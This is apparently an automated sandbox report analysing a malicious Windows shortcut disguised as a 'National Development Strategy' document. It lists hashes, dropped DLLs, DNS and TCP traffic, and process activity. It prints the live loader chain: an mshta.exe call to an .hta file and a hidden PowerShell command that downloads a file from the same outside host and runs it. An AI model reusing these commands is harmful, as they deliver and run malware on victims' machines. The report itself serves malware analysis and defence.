SSDEEP:	384:2nypDwZH1XYEMXvdQOsNFYzsQDELCvURDa7qscTHstU0NsICwHLZxXYloBneEAR8:2l0Vn5Q28J8qsqMttktDxOpWDG4yKRF
MD5:	EEF7981412BE8EA459064D3090F4B3AA
SHA1:	C60DA4830CE27AFC234B3C3014C583F7F0A5A925
SHA-256:	F60DD9F2FCBD495674DFC1555EFFB710EB081FC7D4CAE5FA58C438AB50405081
SHA-512:	DC9FF4202F74A13CA9949A123DFF4C0223DA969F49E9348FEAF93DA4470F7BE82CFA1D392566EAAA836D77DDE7193FED15A8395509F72A0E9F97C66C0A09601 6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6.3.r}]Ar}]Ar}]A{..Ap}]A .\@p}]A..\@q}]Ar}\AU}]A .X@~}]A .Y@z}]A .^@q}]A..Y@t}]A..^@s}]A..]@s}]A..._@s}]ARichr}]A.....PE..d.....]....." .....F...$.....I.....` .....j.....m..P..... .....f.....b.....b.....`. .....text....D.....F..... ..`.rdata..H....`.....J.....@..@.data.....^.....@....pdata..... .....`.....@..@.reloc.....d.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libssl-1_1.dll

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	689184
Entropy (8bit):	5.526574117413294
Encrypted:	false
SSDEEP:	12288:1SurcFFRd4l6NCNH98PikxqceDotbA/nJspatQM5eJpAJfeMw4o8s6U2lvz:1KWZH98PiRLsAtf8AmMHogU2lvz
MD5:	BC778F33480148EFA5D62B2EC85AAA7D
SHA1:	B1EC87CBD8BC4398C6EBB26549961C8AAB53D855
SHA-256:	9D4CF1C03629F92662FC8D7E3F1094A7FC93CB41634994464B853DF8036AF843
SHA-512:	80C1DD9D0179E6CC5F33EB62D05576A350AF78B5170BFDF2ECDA16F1D8C3C2D0E991A5534A113361AE62079FB165FFF2344EFD1B43031F1A7BFDA696552EE1 3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....T...T...T...T...TS.U...TZ.U...TS.U...TS.U...TS.U...T..U...T...T.T ..U-..T..U...T..uT...T..U...TRich...T.....PE..d.....^....." .....(...H.....%.....H.....`.....N..85.....s.....K...j.. .....L.... ...8.....text....&.....(..... ..`.rdata...%...@...&...,.....@..@.data...!M...p...D...R.....@....pdata..TT.....V..... .....@..@.idata...V... ...X.....@..@.00cfg.....D.....@..@.rsrc...s.....F.....@..@.reloc..5.....N.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pyexpat.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	188944
Entropy (8bit):	6.316734516354951
Encrypted:	false
SSDEEP:	3072:PPByGzRK2iMxLo706iAJFyPMf+ImzdJclGJmRlhLblXQOlf/ITTpb26ROfuQL5UL:PUp2iMxM70afLmzdJcbtbnf/ypKLqt
MD5:	0DC9848A5FCE6EC03799AC65602DC053
SHA1:	DDFD97A45C0DB5117E047BF45D66873B53160978
SHA-256:	ADC9C63F92629ED4B860FC1855400B59A1AE73DD489FD49DB326DCFCAD48550E
SHA-512:	D1B2F71000CAB1115971D44C690FDB8966B9B402216B87EC1F1E8E8A1CCA3CE1E1145B8D650C8AD737E6E24C59503AAF9310DE3E96A0AC6596187C800013AC 1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....zJXf>+65>+65>+657S.54+65.[74<+65.[345+65.[246+65.[54 =+65.Z74<+65eC74=+65>+75L+65.Z;4:+65.Z64?+65.Z.5?+65.Z44?+65Rich>+65.....PE..d....={_......" .....*...`..... .....P...`.....5..T.....6..0..... .....text...s..... ..`.rdata..... .....@..@.data..... .....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\python39.dll

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	4457488
Entropy (8bit):	6.4375658606576405
Encrypted:	false
SSDEEP:	49152:1kYH+B/E8d7YHDCxJvUIIHd4hP8wuqNdOMFit/gxSwzaBuv4lz1ZRVgwWFJfzMpg:zo7Yq0a2YaCIIzcHxJ7HtMU5weHWeMt
MD5:	11C051F93C922D6B6B4829772F27A5BE
SHA1:	42FBDF3403A4BC3D46D348CA37A9F835E073D440
SHA-256:	0EABF135BB9492E561BBBC5602A933623C9E461ACEAF6EB1CECED635E363CD5C
SHA-512:	1CDEC23486CFFCB91098A8B2C3F1262D6703946ACF52AA2FE701964FB228D1411D9B6683BD54527860E10AFFC0E3D3DE92A6ECF2C6C8465E9C8B9A7304E2A4A6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7.....QH&.....7.....7.....7.....r.....x.....x.....x.....x.....Rich.....PE..d....={_.....".....#..b#.....O.....F.....D...`.....pZ<.....=.\|....0F.....D.V....C.....@F..u..4.$.T.....$.0.....@#.`.....text.... #.....#..... ..`.rdata.....@#.....&#.....@..@.data.....P=.....*=.....@....pdata..V....D..0...:A.....@..@.rsrc.....0F.....jC.....@..@.reloc...u...@F..v...tC.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pythoncom39.dll

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	669696
Entropy (8bit):	5.986049857377894
Encrypted:	false
SSDEEP:	6144:x4Do2QP3wRje/wx7LFeED/EIzEKBXP/X0SxMB0yYYp8l91xL9U3yywGZccGQxGQE:x4D5QvwRRBIEXLSaE8/1VLQpQpd36r
MD5:	F81A9FECC26F080A8C78EDAF2A46F1E4
SHA1:	D0F99829774BCE3DB8CE03470B20ED4FBC75A055
SHA-256:	A9CC9C111293F8EDF91C439858FF8B97B2197574CD37D9D07BBBD455E09421E6
SHA-512:	C6EC31DEE7C4BF36BB05688955DDEEB239ADFEFC9140C4F0067F718AA841BF83BC4A19523B60939367435884262 8F58ADBFBC6FE3EDEF055D20AAD9222657A29
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<..-xp.~xp.~xp.~q.>~rp.~*...zp.~*...op.~*...pp.~*...{p.~....zp.~....up.~....zp.~....qp.~xp.~*q.~....)p.~....yp.~....yp.~Richxp.~.....PE..d...ICgc....." .....j.....`.....Q...c..x.....\....@..... ..... .....T.....text...#..... ..`.rdata..|@.....B.....@..@.data....I.....@....pdata.....@..... .....@..@.rsrc...\.....@..@.reloc... ....."....@..B.....

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=0, Archive, ctime=Sat Dec 7 08:09:39 2019, mtime=Thu Dec 22 03:43:01 2022, atime=Sat Dec 7 08:09:39 2019, length=14848, window=hide
Entropy (8bit):	3.9706053650314788
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	National Development Strategy.lnk
File size:	2192
MD5:	23c0523af70c2144cb3e29101039512d
SHA1:	b61ab26a38322ee466e18fa381d0ede106f39e57
SHA256:	176b336f425bc15651672f96f70149873b10a3badfa040c8943bfe54955e043d
SHA512:	acfb97e2f09c3eb8869d0c5780114ee2a696860797e9d46f6296c753d258dcaa2822f46b390c44d88102c5b6744fc460e5d3eb1a7e3f31d86d1f43c55e7d84a2

SSDEEP:	24:8urvVXzUU4+8AEtOZ+/e5LZ+78PLxXJiFtJ9Fs74N8PLxXHH44EXD/Pxm:8OjnDESZVPLxmtLJyPLx3H4FXjPx
TLSH:	1A41AF060EF65B26F2B2463A017EE2519932BED3FD42CB9D400551891975910ECBEF3F
File Content Preview:	L.....F.@.. ...6.(.....=c.....6.(.....:.....;....P.O. .:i.....+00.../C:\.....V.1.....U1U..Windows.@.....OwH.U. ....&.....Z.W.i.n.d.o.w.s.....Z.1.....U.\..System32..B.....OwH.U.$.....

File Icon

Icon Hash:	74f0e4e4e4e1e1ed


Static Windows Shortcut Info

General

Relative Path:	..\..\..\..\Windows\System32\mshta.exe
Command Line Argument:	http://https://cloud.archive-downloader.com/s.hta
Icon location:	C:\Windows\WinSxS\wow64_microsoft-windows-onedrive-setup_31bf3856ad364e35_10.0.19041.1_none_e585f901f9ce93e6\OneDrive.ico

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2023 17:51:19.199424028 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.199501038 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.199600935 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.236701965 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.236731052 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.317536116 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.317707062 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.567003012 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.567045927 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.567492962 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.567617893 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.571266890 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.571305037 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.604403973 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.604499102 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.604614019 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.604645967 CET	49698	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:19.612795115 CET	49698	443	192.168.2.3	193.149.129.50

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2023 17:51:19.612870932 CET	443	49698	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:19.706960917 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.707016945 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.707163095 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.707938910 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.707963943 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.762238026 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.762433052 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.802014112 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.802047014 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.802608013 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.802731037 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.803358078 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.803371906 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.845698118 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.845789909 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.845837116 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.845837116 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.845866919 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.845884085 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.845911026 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.845925093 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.845933914 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.845953941 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.845990896 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.846024990 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.846035957 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.846108913 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.846120119 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.846175909 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.846440077 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.846503973 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.846518993 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.846596003 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.846607924 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.846653938 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.847179890 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.847264051 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.847281933 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.847336054 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.847399950 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.847412109 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.847455978 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.847992897 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.848069906 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.848087072 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.848140001 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.848154068 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.848205090 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.848221064 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.848268986 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.848292112 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:19.848359108 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.850243092 CET	49701	443	192.168.2.3	172.64.193.26
Jan 30, 2023 17:51:19.850281000 CET	443	49701	172.64.193.26	192.168.2.3
Jan 30, 2023 17:51:26.689132929 CET	49702	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.689198017 CET	443	49702	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.689266920 CET	49702	443	192.168.2.3	193.149.129.50

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2023 17:51:26.690839052 CET	49703	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.690888882 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.690985918 CET	49703	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.708962917 CET	49702	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.709002972 CET	49703	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.709007978 CET	443	49702	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.709057093 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.813035965 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.813143015 CET	49703	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.815747023 CET	49703	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.815757990 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.815779924 CET	443	49702	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.815860987 CET	49702	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.816117048 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.818608999 CET	49702	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.818619013 CET	443	49702	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.818993092 CET	443	49702	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.836998940 CET	49703	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.837028027 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.850658894 CET	49702	443	192.168.2.3	193.149.129.50
Jan 30, 2023 17:51:26.850677013 CET	443	49702	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.871306896 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.871367931 CET	443	49703	193.149.129.50	192.168.2.3
Jan 30, 2023 17:51:26.871448040 CET	49703	443	192.168.2.3	193.149.129.50

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2023 17:51:19.143831968 CET	62704	53	192.168.2.3	8.8.8.8
Jan 30, 2023 17:51:19.179620981 CET	53	62704	8.8.8.8	192.168.2.3
Jan 30, 2023 17:51:19.682444096 CET	57840	53	192.168.2.3	8.8.8.8
Jan 30, 2023 17:51:19.704794884 CET	53	57840	8.8.8.8	192.168.2.3
Jan 30, 2023 17:51:26.594585896 CET	57990	53	192.168.2.3	8.8.8.8
Jan 30, 2023 17:51:26.644589901 CET	53	57990	8.8.8.8	192.168.2.3
Jan 30, 2023 17:51:26.653577089 CET	52387	53	192.168.2.3	8.8.8.8
Jan 30, 2023 17:51:26.671344042 CET	53	52387	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 30, 2023 17:51:19.143831968 CET	192.168.2.3	8.8.8.8	0xfac0	Standard query (0)	cloud.archive-downloader.com	A (IP address)	IN (0x0001)	false
Jan 30, 2023 17:51:19.682444096 CET	192.168.2.3	8.8.8.8	0x545a	Standard query (0)	cdn1.iconfinder.com	A (IP address)	IN (0x0001)	false
Jan 30, 2023 17:51:26.594585896 CET	192.168.2.3	8.8.8.8	0x3c7b	Standard query (0)	cloud.archive-downloader.com	A (IP address)	IN (0x0001)	false
Jan 30, 2023 17:51:26.653577089 CET	192.168.2.3	8.8.8.8	0xb866	Standard query (0)	cloud.archive-downloader.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 30, 2023 17:51:19.179620981 CET	8.8.8.8	192.168.2.3	0xfac0	No error (0)	cloud.archive-downloader.com		193.149.129.50	A (IP address)	IN (0x0001)	false
Jan 30, 2023 17:51:19.704794884 CET	8.8.8.8	192.168.2.3	0x545a	No error (0)	cdn1.iconfinder.com		172.64.193.26	A (IP address)	IN (0x0001)	false
Jan 30, 2023 17:51:19.704794884 CET	8.8.8.8	192.168.2.3	0x545a	No error (0)	cdn1.iconfinder.com		172.64.192.26	A (IP address)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 30, 2023 17:51:26.644589901 CET	8.8.8.8	192.168.2.3	0x3c7b	No error (0)	cloud.archive-downloader.com		193.149.129.50	A (IP address)	IN (0x0001)	false
Jan 30, 2023 17:51:26.671344042 CET	8.8.8.8	192.168.2.3	0xb866	No error (0)	cloud.archive-downloader.com		193.149.129.50	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- cloud.archive-downloader.com
- https:
  - cdn1.iconfinder.com

Statistics

Behavior



System Behavior

Analysis Process: mshta.exe PID: 5432, Parent PID: 3452

General

Target ID:	0
Start time:	17:51:17
Start date:	30/01/2023
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\mshta.exe" https://cloud.archive-downloader.com/s.hta
Imagebase:	0x7ff7ed600000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2228**, Parent PID: **5432**

General

Target ID:	1
Start time:	17:51:19
Start date:	30/01/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -command Invoke-WebRequest -URI https://cloud.archive-downloader.com/file.pdf -OutFile 'c:\programdata\file.pdf'; c:\programdata\file.pdf
Imagebase:	0x7ff7cda10000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dapxgbjs.b5j.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jvlelz22.etj.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC06D303FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0B28F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0B28F1E9	unknown
C:\programdata\file.pdf	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dapxgbjs.b5j.ps1	success or wait	1	7FFC09F7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jvlelz22.etj.psm1	success or wait	1	7FFC09F7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dapxgbjs.b5j.ps1	0	1	31	1	success or wait	1	7FFC09F7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jvlelz22.etj.psm1	0	1	31	1	success or wait	1	7FFC09F7B526	WriteFile
unknown	478	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06D39FE5	unknown
unknown	94	130	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC06D39FE5	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\file.pdf	0	7885	25 50 44 46 2d 31 2e 37 0d 0a 25 fd fd fd fd 0d 0a 31 20 30 20 6f 62 6a 0d 0a 3c 3c 2f 54 79 70 65 2f 43 61 74 61 6c 6f 67 2f 50 61 67 65 73 20 32 20 30 20 52 2f 4c 61 6e 67 28 65 6e 2d 55 53 29 20 2f 53 74 72 75 63 74 54 72 65 65 52 6f 6f 74 20 32 33 20 30 20 52 2f 4d 61 72 6b 49 6e 66 6f 3c 3c 2f 4d 61 72 6b 65 64 20 74 72 75 65 3e 3e 2f 4d 65 74 61 64 61 74 61 20 35 35 20 30 20 52 2f 56 69 65 77 65 72 50 72 65 66 65 72 65 6e 63 65 73 20 35 36 20 30 20 52 3e 3e 0d 0a 65 6e 64 6f 62 6a 0d 0a 32 20 30 20 6f 62 6a 0d 0a 3c 3c 2f 54 79 70 65 2f 50 61 67 65 73 2f 43 6f 75 6e 74 20 31 2f 4b 69 64 73 5b 20 33 20 30 20 52 5d 20 3e 3e 0d 0a 65 6e 64 6f 62 6a 0d 0a 33 20 30 20 6f 62 6a 0d 0a 3c 3c 2f 54 79 70 65 2f 50 61 67 65 2f 50 61 72 65 6e 74 20 32 20 30 20	%PDF-1.7%1 0 obj<</Type/Catalog/Pages 2 0 R/Lang(en-US) /StructTreeRoot 23 0 R/MarkInfo<</Marked true>>/Metadata 55 0 R/ViewerPreferences 56 0 R>>endobj2 0 obj<</Type/Pages/Count 1/Kids[3 0 R] >>endobj3 0 obj<</Type/Page/Parent 2 0	success or wait	16	7FFC09F7B526	WriteFile
C:\ProgramData\file.pdf	7885	4096	32 32 fd fd 00 11 08 02 65 02 00 03 01 22 00 02 11 01 03 11 01 fd fd 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b fd fd 00 fd 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 fd fd fd 08 23 42 fd fd 15 52 fd fd 24 33 62 72 fd 09 0a 16 17 18 19 1a 25 26 27 28 29 2a 34 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 1f 01 00 03 01 01 01 01 01 01 01 01 01 00 00	22e"}!1AQa"q2#BR$3br%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz	success or wait	2	7FFC09F7B526	WriteFile
